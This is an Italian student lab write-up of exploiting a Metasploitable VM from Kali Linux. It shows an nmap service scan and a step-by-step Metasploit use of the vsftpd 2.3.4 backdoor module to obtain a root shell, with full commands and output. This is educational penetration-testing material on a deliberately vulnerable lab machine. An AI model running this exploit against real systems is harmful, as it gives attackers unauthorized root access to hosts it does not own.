

ESERCIZIO EPICODE 12/06/2023

Ho avviato le macchine Kali Linux e Metasploitable. Con il comando `sudo nano /etc/network/interfaces` ho cambiato gli indirizzi IP di entrambe.

```
GNU nano 2.0.7      File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149/24
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1

[ Wrote 16 lines ]

msfadmin@metasploitable:~$ _
```



Dopodichè ho verificato le macchine pingassero tra loro. Successivamente ho scansionato i servizi attivi sulla macchina metasploitable.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.149  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 08:47 EDT  
Nmap scan report for 192.168.1.149  
Host is up (0.0040s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 66.13 seconds
```

Ho lanciato msfconsole su Kali per iniziare la fase di attacco. Ho cercato il servizio ftp e richiesto le opzioni per verificare i parametri da modificare.

```
msf6 > search vsftpd  
Matching Modules  


| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| Id   |                 |          |             |
| 0    | Automatic       |          |             |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Ho modificato RHOSTS con l'indirizzo IP della macchina da attaccare. Ho richiesto di nuovo di mostrare le opzioni per verificare la modifica fosse stata attuata. Ho richiesto i payloads disponibili per scegliere l'attacco disponibile. Essendo disponibile soltanto un payload, ho usato quello disponibile e richiesto le opzioni per verificare i parametri di lancio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   | no              | no       | The local client address                                                                               |
| CFORT   | no              | no       | The local client port                                                                                  |
| Proxies | no              | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/interact):



| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| 0    | Automatic       |          |             |



Exploit target:



| ID | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads



| # | Name                      | Disclosure Date | Rank   | Check | Description                                        |
|---|---------------------------|-----------------|--------|-------|----------------------------------------------------|
| 0 | payload/cmd/unix/interact |                 | normal | No    | Unix Command, Interact with Established Connection |



msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |


```

Dopo la verifica dell'assenza di parametri di verificare, lancio l'attacco con il comando exploit. Per verificare il successo dell'attacco, procedo con il comando ifconfig il quale mi restituisce l'indirizzo IP della macchina attaccata. Procedo con la creazione di una cartella come da consegna.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.138:38879 -> 192.168.1.149:6200) at 2023-06-12 08:52:56 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2f:37:25
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2f:3725/64 ScopeLink
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1514 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1492 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121602 (118.7 KB)  TX bytes:120328 (117.5 KB)
          Base address: 0x0020  Memory: f0200000-f0200000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 ScopeHost
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39987 (39.0 KB)  TX bytes:39987 (39.0 KB)

mkdir /root/test_metasploit
```

Su Metasploit verifico la creazione della cartella.

```
root@metasploitable:~# cd root
root@metasploitable:~# ls -A
.bash_history  .filezilla  .gvstreamer-0.10  reset_logs.sh  .vnc
.bashrc        .fluxbox    .mozilla          .rhosts        vnc.log
.config        .gconf      .profile          .ssh           .Xauthority
Desktop        .gconfd     .purple          test_metasploit
root@metasploitable:~#
```